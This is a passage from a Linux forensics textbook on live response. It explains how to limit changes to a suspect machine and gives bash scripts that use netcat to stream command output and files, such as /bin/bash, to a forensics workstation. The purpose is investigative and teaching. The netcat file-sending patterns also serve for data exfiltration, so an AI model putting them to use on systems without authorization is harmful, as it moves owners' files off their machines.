

FIGURE 2.6

Making the path point to known-good binaries.



FIGURE 2.7

Making the library path point to known-good files.

MINIMIZING DISTURBANCE TO THE SUBJECT SYSTEM

Unfortunately, it is impossible to collect all the data from a running system without causing something to change. Your goal as a forensic investigator should be to minimize this disturbance to the subject system. There are two things you should never do if you can avoid it. First, do not install anything on the subject system. If you install new software it will substantially change the system when configuration files, libraries, and executables are saved to the subject's media. The worst possible situation would be to compile something from source code as it will cause many temporary files to be created and will also consume memory (possibly pushing out other more interesting information) and affect a memory image should you choose to make one.

The second thing you should avoid is creating new files on the system. If you must use a tool that is not installed, have it on your response USB drive. Don't create memory or disk images and then store them on the subject system either!

You will definitely alter what is in RAM when you investigate a system. You should try to minimize your memory footprint, however. There are a couple of ways that you might accomplish these goals. Two popular solutions are to store data on USB media (which could be your response drive) or to use the `netcat` utility.

Using a USB drive to store data

Attaching a USB drive to the subject system is minimally invasive. This will cause some new entries in a few temporary pseudo filesystems such as /proc and /sys and the creation of a new directory under /media on most versions of Linux. A few larger USB 3.0 backup

drives should be in your toolkit for just such occasions. It might be best to copy your system binaries to this drive first should you end up going this route to avoid having to mount more than one external drive.

Once the USB drive has been attached you can use the techniques described earlier to operate with known-good system binaries and utilities. Log files and other data discussed in this chapter can be stored to the USB drive. Techniques described in later chapters can be used to store images on the USB drive. Even if you used the `netcat` utility (described next), having some USB backup drives on hand can make sharing images much easier. Naturally, whatever you do should be documented in your bound notebook.

Using Netcat

While using a USB drive meets our goals of not installing anything or creating new files on the subject system (with the exceptions noted above) it does not minimize our memory footprint. Copying to slow USB storage devices (especially USB 2.0 drives) is likely to result in a significant amount of caching which will increase our memory footprint. For this reason, the use of `netcat` is preferred when the subject system is connected to a network of reasonable speed and reliability.

Wired gigabit Ethernet is the most desirable media. If you are forced to use wireless networking, do your best to ensure your forensics workstation has a strong signal from the access point. If neither of these are an option, you may be able to connect your forensics laptop directly to the subject system via a crossover cable.

Realize that the subject system is probably set up to use Dynamic Host Configuration Protocol (DHCP) so you will either need to use static IP addresses on both ends or install a DHCP server on your forensics laptop if you go the crossover cable route. If the subject system has only one network interface that must be disconnected I recommend against using the crossover cable as it will disturb the system too much. To temporarily setup a static IP on each end of your crossover cable issue the command `sudo ifconfig {interface} down && sudo ifconfig {interface} {IP} netmask {netmask} up`, i.e. `sudo ifconfig eth0 down && sudo ifconfig eth0 192.168.1.1 netmask 255.255.255.0 up`. Make sure you give each end a different IP on the same subnet!

Setting up a netcat listener

You will need to set up one or more listeners on the forensics workstation. The syntax for setting up a listener is pretty simple. Typing `netcat -l {port}` will cause a listener to be created on every network interface on the machine. Normally this information should be stored in a file by redirecting netcat's output using > or >>. Recall that the difference between > and >> is that > causes an existing file to be overwritten and >> appends data if the file already exists.

I recommend that you create a listener on the forensics workstation that receives the output of all the commands you wish to run on the subject system in a single log file. This keeps everything in one place. By default `netcat` will terminate the listener upon

receiving the end-of-file (EOF) marker. The -k option for `netcat` will keep the listener alive until you press Control-C in the terminal where you started `netcat`. The command to start the log file listener is `netcat -k -l {port} >> {log file}`, i.e. `netcat -k -l 9999 >> example-log.txt`. This command is shown in Figure 2.8. Note that while I have used `netcat` here this is a symbolic link to the same program pointed to by `nc` on most systems, so you can use whichever you prefer.

FIGURE 2.8

Running a netcat listener on the forensics workstation.

Sending data from the subject system

Now that you have a listener on the forensics workstation it is easy to send data across the network using `netcat`. The general sequence for sending something for logging is `{command} | nc {forensic workstation IP} {port}`. For commands that do not have output that makes it obvious what was run you might want to send a header of sorts using the echo utility before sending the output of the command. This is demonstrated in Figure 2.9. The results of running the commands shown in Figure 2.9 are shown in Figure 2.10. Using scripting to automate this process is discussed later in this chapter.

FIGURE 2.9

Using netcat to send information to the forensics workstation.

FIGURE 2.10

Results received by listener from commands in Figure 2.9.

Sending files

It is not unusual to extract suspicious files from a subject system for further study. Netcat

is also handy for performing this task. In order to receive a file you should start a new listener on the forensics workstation that doesn't use the -k option. In this case you want to end the listener after the file has been transmitted. The command is `nc -l {port} > {filename}`.

On the subject system the suspect file is redirected into the `netcat` talker. The syntax for sending the file is `nc {forensic workstation IP} {port} < {filename}`, i.e. `nc 192.168.1.119 4444 < /bin/bash`. The listener and talker for this file transfer are shown in Figure 2.11 and Figure 2.12, respectively.

FIGURE 2.11

Setting up a netcat listener to receive a file.

FIGURE 2.12

Using netcat to send a file.

USING SCRIPTING TO AUTOMATE THE PROCESS

It should be fairly obvious that our little `netcat` system described above is ripe for scripting. The first question one might ask is what sort of scripting language should be used. Many would immediately jump to using Python for this task. While I might like to use Python for many forensics and security tasks, it is not the best choice in this case.

There are a couple of reasons why shell scripting is a better choice, in my opinion. First, we want to minimize our memory footprint, and executing a Python interpreter runs counter to that goal. Second, a Python script that primarily just runs other programs is somewhat pointless. It is much simpler to execute these programs directly in a shell script. As an additional bonus for some readers, the scripts described here constitute a nice introduction to basic shell scripting.

Scripting the server

The scripts shown below will create a new directory for case files and start two listeners. The first listener is used to log commands executed on the subject (client) machine and the second is used to receive files. A script to clean up and shut down the listeners is also presented. Here is the main script, start-case.sh:

```
#!/bin/bash
#
# start-case.sh
#
```

```
# Simple script to start a new case on a forensics
# workstation. Will create a new folder if needed
# and start two listeners: one for log information
# and the other to receive files. Intended to be
# used as part of initial live response.
# by Dr. Phil Polstra (@ppolstra) as developed for
# PentesterAcademy.com.
usage () {
  echo "usage: $0 <case number>"
  echo "Simple script to create case folder and start listeners"
  exit 1
}
if [ $# -lt 1 ] ; then
  usage
else
  echo "Starting case $1"
fi
#if the directory doesn't exist create it
if [ ! -d $1 ] ; then
  mkdir $1
fi
# create the log listener
`nc -k -l 4444 >> $1/log.txt` &
echo "Started log listener for case $1 on $(date)" | nc localhost 4444
# start the file listener
`./start-file-listener.sh $1` &
```

This script starts with the special comment "#!" also known as the she-bang which causes the bash shell to be executed. It is important to run a particular shell as users who are allowed to pick their own might select something incompatible with your script. A # anywhere on a line begins a comment which terminates at the end of the line. The first several lines are comments that describe the script.

After the comments a function called usage is defined. To define a function in a shell script simply type its name followed by a space, empty parentheses, another space, and then enclose whatever commands make up the function in curly brackets. Unlike compiled languages and some scripting languages, shell scripts require white space in the proper places or they will not function correctly. The $0 in the line `echo "usage: $0 <case number>"` is a variable that is set to the first command line parameter that was used to run the script, which is the name of the script file.

Note the use of double quotes in the echo commands. Anything enclosed in double quotes is expanded (interpreted) by the shell. If single quotes are used, no expansion is

performed. It is considered a good programming practice to define a usage function that is displayed when a user supplies command line arguments that do not make sense.

The line `if [ $# -lt 1 ] ; then` begins an `if` block. The logical test is enclosed in square brackets. Note that there must be white space around the brackets and between parts of the logical test as shown. The variable $# is set to the number of command line arguments passed in to the script. In this script if that number is less than 1, the usage function is called, otherwise a message about starting a case is echoed to the screen. The variable $1 is the first command line parameter passed in (right after the name of the script) which is meant to be the case name. Observe that the `if` block is terminated with `fi` (if spelled backwards).

The conditional statement in the if block that starts with `if [ ! -d $1 ] ; then` checks to see if the case directory does not yet exist. The -d test checks to see that a directory with the name that follows exists. The ! negates (reverses) the test so that the code inside the `if` block is executed if the directory doesn't exist. The code simply uses `mkdir` to create the directory.

Next the line `` `nc -k -l 4444 >> $1/log.txt` & `` starts a listener on port 4444 and sends everything received to a file in the case directory named log.txt. Note the command is enclosed in back ticks (backward single quotes). This tells the shell to please run the command. The & causes the command to be run in the background so that more things may be executed.

The next line simply echoes a banner which is piped to the listener in order to create a header for the log file. Finally, another script is also run in the background. This scripts starts the file listener process. This script is described next.

```
#!/bin/bash
#
# start-file-listener.sh
#
# Simple script to start a new file
# listener. Intended to be
# used as part of initial live response.
# by Dr. Phil Polstra (@ppolstra) as developed for
# PentesterAcademy.com.
# When a filename is sent to port 5555 a transfer on 5556
# is expected to follow.
usage () {
  echo "usage: $0 <case name>"
  echo "Simple script to start a file listener"
  exit 1
}
# did you specify a case name?
```

```
if [ $# -lt 1 ] ; then
  usage
fi
while true
do
  filename=$(nc -l 5555)
  nc -l 5556 > $1/$(basename $filename)
done
```

This script starts with the standard she-bang which causes the bash shell to be used. It also defines a usage function which is called if a case name is not passed in to the script. The real work in this script is in the while loop at the end. The line `while true` causes an infinite loop which is only exited when the user presses Control-C or the process is killed. Note that unlike the `if` block which is terminated with `fi`, the `do` block is terminated with `done` (not od).

The first line in the loop runs a `netcat` listener on port 5555 and sets the filename variable equal to whatever was received on this port. Recall that we have used this trick of running a command inside of $() to set a variable equal to the command results in the previous script. Once a filename has been received a new listener is started on port 5556 (`nc -l 5556` on the next line) and the results directed to a file with the same name in a directory named after the case name (`> $1/$(basename $filename)` on the second half of the line). The first command line argument, which should be the case name, is stored in $1. The `basename` command is used to strip away any leading path for a file that is sent.

Once a file has been received, the infinite loop starts a new listener on port 5555 and the cycle repeats itself. The loop exits when the cleanup script, to be described next, is executed. The client side scripts that send log information and files will be discussed later in this chapter.

```
#!/bin/bash
#
# close-case.sh
#
# Simple script to start shut down listeners.
# Intended to be used as part of initial live response.
# by Dr. Phil Polstra (@ppolstra) as developed for
# PentesterAcademy.com.
echo "Shutting down listeners at $(date) at user request" | nc localhost 4444
killall start-case.sh
killall start-file-listener.sh
killall nc
```

This is our simplest script yet. First we echo a quick message to our log listener on port

4444, then we use the `killall` utility to kill all instances of our two scripts and `netcat`. If you are wondering why we need to kill `netcat` since it is called by the scripts, recall that in some cases it is run in the background. Also, there could be a hung or in-process `netcat` listener or talker out there. For these reasons it is safest just to kill all the `netcat` processes.

Scripting the client

Now that we have a server (the forensics workstation) waiting for us to send information, we will turn our attention toward scripting the client (subject system). Because it would be bothersome to include the forensics workstation IP address and ports with every action, we will start by setting some environment variables to be used by other client scripts. A simple script to do just that follows.

```
# setup-client.sh
#
# Simple script to set environment variables for a
# system under investigation. Intended to be
# used as part of initial live response.
# by Dr. Phil Polstra (@ppolstra) as developed for
# PentesterAcademy.com.
usage () {
  echo "usage: source $0 <forensics workstation IP> [log port] [filename port]
  [file transfer port]"
  echo "Simple script to set variables for communication to forensics
  workstation"
  exit 1
}
# did you specify a file?
if [ $# -lt 1 ] ; then
  usage
fi
export RHOST=$1
if [ $# -gt 1 ] ; then
  export RPORT=$2
else
  export RPORT=4444
fi
if [ $# -gt 2 ] ; then
  export RFPORT=$3
else
  export RFPORT=5555
fi
```

```
if [ $# -gt 3 ] ; then
  export RFTPORT=$4
else
  export RFTPORT=5556
fi
```

Notice that there is no she-bang at the beginning of this script. Why not? Recall that you want to run your known-good version of bash, not the possible vandalized one in the /bin directory. Another reason this script is she-bang free is that it must be sourced in order for the exported variables to be available in new processes in your current terminal. This is done by running the command `source ./setup-client.sh {forensics workstation IP}` in a terminal.

The script repeatedly uses the `export` command which sets a variable and makes it available to other processes in the current terminal or any child processes of the current terminal. Variables that are not exported are only visible within the process that created them and we create a new process each time we type `bash {script name}`. Setting these values would be pointless if they were never seen by the other client scripts. Since the server IP address is required, we store it in the RHOST variable. Then we check to see if any of the optional parameters were supplied; if not we export a default value, if so we export whatever the user entered.

The following script will execute a command and send the results wrapped in a header and footer to the forensics workstation. As with the previous script, there is no she-bang and you must explicitly run the script by typing `bash ./send-log.sh {command with arguments}`.

```
# send-log.sh
#
# Simple script to send a new log entry
# to listener on forensics workstation. Intended to be
# used as part of initial live response.
# by Dr. Phil Polstra (@ppolstra) as developed for
# PentesterAcademy.com.
# defaults primarily for testing
[ -z "$RHOST" ] && { export RHOST=localhost; }
[ -z "$RPORT" ] && { export RPORT=4444; }
usage () {
  echo "usage: $0 <command or script>"
  echo "Simple script to send a log entry to listener"
  exit 1
}
# did you specify a command?
if [ $# -lt 1 ] ; then
```

```
  usage
else
  echo -e "++++Sending log for $@ at $(date) ++++\n $($@) \n--end--\n" | nc
  $RHOST $RPORT
fi
```

The script starts out with a couple of lines that will set RHOST and RPORT to default values if they have not already been set. These lines demonstrate a powerful technique to use in your shell scripts known as short circuiting. The line `[ -z "$RHOST" ] && { export RHOST=localhost; }` consists of two statements separated by the logical AND operator. The first half tests the RHOST environment variable to see if it is zero (null or unset). Notice that the variable complete with the leading $ is enclosed in double quotes. This forces the shell to interpret this value as a string for the test to work as expected. If the statement doesn't evaluate to true there is no reason to bother with the second half of the line so it is skipped (short circuited). The curly brackets in the second half are used to explicitly group everything together in a statement.

NOT JUST FOR SCRIPTS

Short circuiting is useful in many places

Short circuiting isn't just for scripts. It can be useful when you have a series of commands that might take a while to run when each command depends on the success of the command before it. For example, the command `sudo apt-get update && sudo apt-get -y upgrade` will first update the local software repository cache and then upgrade any packages that have newer versions. The -y option automatically says yes to any prompts. If you are unable to connect to your repositories for some reason the upgrade command is never executed.

Another common use of this technique is building software from source when you do not want to sit around and wait to see if each stage completes successfully. Many packages require a configure script to be run that checks dependencies and optionally sets some non-default options (such as library and tool locations), followed by a `make` and `sudo make install`. It can take some time for all three stages to complete. The command `./configure && make && sudo make install` can be used to do this all on one line.

The only real work done in this script is in the echo line near the bottom. We have already seen the `echo` command, but there are a few new things on this line. First, echo has a -e option. The option enables interpretation of backslash characters. This allows us to put newlines (\n) in our string in order to produce multiple lines of output with a single echo command.

There are a couple reasons why we want to use a single echo command here. First, we will be passing (piping actually) the results to the `netcat` talker which will send this data

to our forensics workstation. We want this done as one atomic transaction. Second, this allows a more compact and easily understood script.

There is also something new in the echo string, the $@ variable. $@ is equal to the entire set of command line parameters passed to the script. We first use $@ to create a header that reads "++++Sending log for {command with parameters} at {date} ++++". We then use our $() trick yet again to actually run the command and insert its output into our string. Finally, a "–-end–-" footer is added after the command output.

The last client script is used to send files to the forensics workstation for analysis. It will make a log entry, then send the filename to the appropriate port, then delay a few seconds to give the server time to create a listener to receive the file, and finally send the file. The script for doing this follows.

```
# send-file.sh
#
# Simple script to send a new file
# to listener on forensics workstation. Intended to be
# used as part of initial live response.
# by Dr. Phil Polstra (@ppolstra) as developed for
# PentesterAcademy.com.
# defaults primarily for testing
[ -z "$RHOST" ] && { export RHOST=localhost; }
[ -z "$RPORT" ] && { export RPORT=4444; }
[ -z "$RFPORT" ] && { export RFPORT=5555; }
[ -z "$RFTPORT" ] && { export RFTPORT=5556; }
usage () {
  echo "usage: $0 <filename>"
  echo "Simple script to send a file to listener"
  exit 1
}
# did you specify a file?
if [ $# -lt 1 ] ; then
  usage
fi
#log it
echo "Attempting to send file $1 at $(date)" | nc $RHOST $RPORT
#send name
echo $(basename $1) | nc $RHOST $RFPORT
#give it time
sleep 5
nc $RHOST $RFTPORT < $1
```

As with the other client scripts, there is no she-bang at the beginning of the script so it

must be run manually by typing `bash ./send-file.sh {filename}`. The short circuiting technique is again used to set environment variables to defaults if they have not been set. The script is very straightforward. First, the number of parameters passed in is checked, and if no filename was passed in, the usage statement is displayed. Second, the filename is echoed to the filename listener which causes the server to start a listener to receive the file. Note that the `basename` command is used to strip any leading path from the filename (the full path does appear in the log, however). Third, the script sleeps for five seconds to allow the server time to start the listener. This is probably not needed, but it is well worth waiting a few seconds to have a reliable script. Finally, the file is sent to the file listener and then the script exits.

INTRODUCING OUR FIRST SUBJECT SYSTEM

Throughout this book we will work through a few example subject systems. If you wish to follow along, you may download the example images from http://philpolstra.com. This website is also the place to get updates and other materials from this book (and also past and future books). To keep things simple I will install this example system in a virtual machine using VirtualBox running on my Ubuntu 14.04 computer. Recall that I said earlier in this book that using a USB 2.0 response drive is less problematic when trying to mount the drive in a virtual machine.

Our first example is also an Ubuntu 14.04 64-bit system. You have received a call from your new client, a development shop known as Phil's Futuristic Edutainment (PFE) LLC. Your initial interviews revealed that one of the lead developer's computers has been acting strangely and PFE suspects the machine has been hacked. They have no in-house Linux forensics people so you were called in. One of the things that seems to be happening on the subject system is that warning such as those from Figure 2.13 keep popping up.



FIGURE 2.13

Suspicious system warnings on subject system.

One of the first things you need to do with the subject system is mount your known-good binaries. The steps required are shown in Figure 2.14. The `ifconfig` utility is also run as a verification that everything is working correctly.



FIGURE 2.14

Mounting a response drive and loading a known-good shell and binaries.

A sequence of commands to run the know-good binaries and then use the above client scripts is shown in Figure 2.15. Some of the results that appear on the forensics workstation are shown in Figure 2.16 and Figure 2.17.

